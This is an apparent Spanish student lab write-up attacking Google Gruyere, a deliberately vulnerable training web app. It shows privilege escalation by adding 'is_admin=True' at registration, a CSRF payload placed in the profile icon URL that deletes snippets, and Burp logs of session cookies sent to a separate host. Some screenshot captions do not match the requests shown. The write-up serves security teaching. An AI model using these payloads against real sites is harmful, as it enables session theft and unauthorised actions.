

Y ahora hacemos login, y veremos la cookie es este usuario:

## PROYECTO 1<sup>a</sup> EVALUACIÓN




Si comprobamos en el login, veremos donde se guarda la cookie del usuario:


PROYECTO 1<sup>a</sup> EVALUACIÓN



Cuando nos registramos podemos cambiar el valor de la petición añadiendo `is_admin=True`, esto lo haremos creando un nuevo usuario llamado 'b' y con contraseña 'b':



Aquí tenemos la cookie:



### c) Falsificación de solicitudes entre sitios (XSFR/CSFR)

La falsificación de solicitudes entre sitios también conocida como XSFR/CSFR es una vulnerabilidad de la seguridad web que permite a un atacante inducir a los usuarios a realizar acciones que no tienen intención de hacer. Permitir que un atacante eluda parcialmente la misma política de origen, que esta modificada para que diferentes sitios web interfieran entre sí.

Para probar este caso primero vamos a ver la URL que es elimina los fragmentos, para esto eliminamos el nuestro y lo vemos, para esto voy usar el usuario 'usuario' con contraseña 'usuario':

## PROYECTO 1<sup>a</sup> EVALUACIÓN

The screenshot shows a web browser window with a yellow-themed 'My Snippets' application. On the left, a sidebar lists 'All snippets' with three items: 'Mira esto!!!!', 'My site', and another unnamed item. The 'Mira esto!!!!' entry has its delete link circled in red. To the right, the Burp Suite Professional proxy tool is open, displaying the raw HTTP request for the deletion of the snippet at index 0.

```

Request to http://192.168.1.148:433
1 GET /leaks/lookupSingle
2 Host: 192.168.1.148:433
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.75 Safari/537.36
4 Accept: */*
5 Referer: http://192.168.1.99:8080/
6 Accept-Encoding: gzip, deflate
7 Accept-Language: es-ES,es;q=0.9
8 Cookie: GRUYERE=40283465|usuario|admin|author
9 Connection: close
11

```

Encontramos esta solicitud:


The screenshot shows the Burp Suite Professional proxy history tab. It lists several recorded requests, with one specific GET request highlighted in red. This request is for the URL '/deletesnippet?index=0' and has a status code of 400.

#	Host	Method	URL	Params	Edited	Sta
35	https://passwordleakcheck-pa....	POST	/v1/leaks/lookupSingle		✓	400
36	http://192.168.1.99:8080	GET	/583680485808208639031964731065993512240/login			200
37	http://192.168.1.99:8080	GET	/583680485808208639031964731065993512240/login			200
38	http://192.168.1.99:8080	GET	/583680485808208639031964731065993512240/login?uid=usuario&pw=usuario		✓	200
39	http://192.168.1.99:8080	GET	/583680485808208639031964731065993512240/alejander			200
40	http://192.168.1.99:8080	GET	/583680485808208639031964731065993512240/1			200
41	http://192.168.1.99:8080	GET	/583680485808208639031964731065993512240/snippets.gtl			200
42	https://passwordleakcheck-pa....	POST	/v1/leaks/lookupSingle		✓	400
43	http://192.168.1.148:433	GET	?key=GRUYERE-40283465 usuario admin author		✓	200
44	http://192.168.1.148:433	GET	?key=GRUYERE-40283465 usuario admin author		✓	200
45	http://192.168.1.148:433	GET	?key=GRUYERE-40283465 usuario admin author		✓	200
46	http://192.168.1.99:8080	GET	/583680485808208639031964731065993512240/deletesnippet?index=0		✓	200


Encontramos esta solicitud GET:/deletesnippet?index=0.


Ahora pondremos la URL completa en nuestro ícono de gruyere, usando la función editar perfil:


<http://192.168.1.99:8080/583680485808208639031964731065993512240/deletesnippet?index=0>



Ahora cada vez que se coloque un fragmento y se actualice la página de inicio desaparecerá:







Para desencadenar este ataque, podríamos atraer a una víctima para que navegue por una página donde está incrustada esta URL.

Ahora miraremos el código del formulario de editar perfil, el código acepta cualquier texto que estemos escribiendo sin ninguna verificación.

Cuando incluimos la función `deletesnippet?index=?0` en el formulario de icono, y después de actualizar, esto activa una acción en el servidor con la función `def_DoDeletesnippet`.

```

371     specials: Other special values for this request.
372     params: Cgi parameters.
373     """
374     snippet = self._GetParameter(params, 'snippet')
375     if not snippet:
376         self._SendError('No snippet!', cookie, specials, params)
377     else:
378         snippets = self._GetSnippets(cookie, specials, True)
379         if snippets is not None:
380             snippets.insert(0, snippet)
381         self._SendRedirect('/snippets.gtl', specials[SPECIAL_UNIQUE_ID])
382
383 def _DoDeletesnippet(self, cookie, specials, params):
384     """Handles the /deletesnippet url: delete the indexed snippet.
385
386     Args:
387         cookie: The cookie for this request.
388         specials: Other special values for this request.
389         params: Cgi parameters.
390     """
391     index = self._GetParameter(params, 'index')
392     snippets = self._GetSnippets(cookie, specials)
393     try:
394         del snippets[int(index)]
395     except (IndexError, TypeError, ValueError):
396         self._SendError(
397             'Invalid index (%s)' % (index,),
398             cookie, specials, params)
399     return
400     self._SendRedirect('/snippets.gtl', specials[SPECIAL_UNIQUE_ID])
401
402 def _DoSaveprofile(self, cookie, specials, params):
403     """Saves the user's profile.
404
405     Args:
406         cookie: The cookie for this request.
407         specials: Other special values for this request.
408         params: Cgi parameters.
409
410     If the 'action' cgi parameter is 'new', then this is creating a new user
411     and it's an error if the user already exists. If action is 'update', then
412     this is editing an existing user's profile and it's an error if the user
413     does not exist.
414     """
415
416     # build new profile
417     profile_data = {}
418     uid = self._GetParameter(params, 'uid', cookie[COOKIE_UID])

```

Python ▾ Anchura del tabulador: 8 ▾ Ln 383, Col 8 ▾ INS

#### d) Inclusión de secuencias de comandos entre sitios (XSSI)

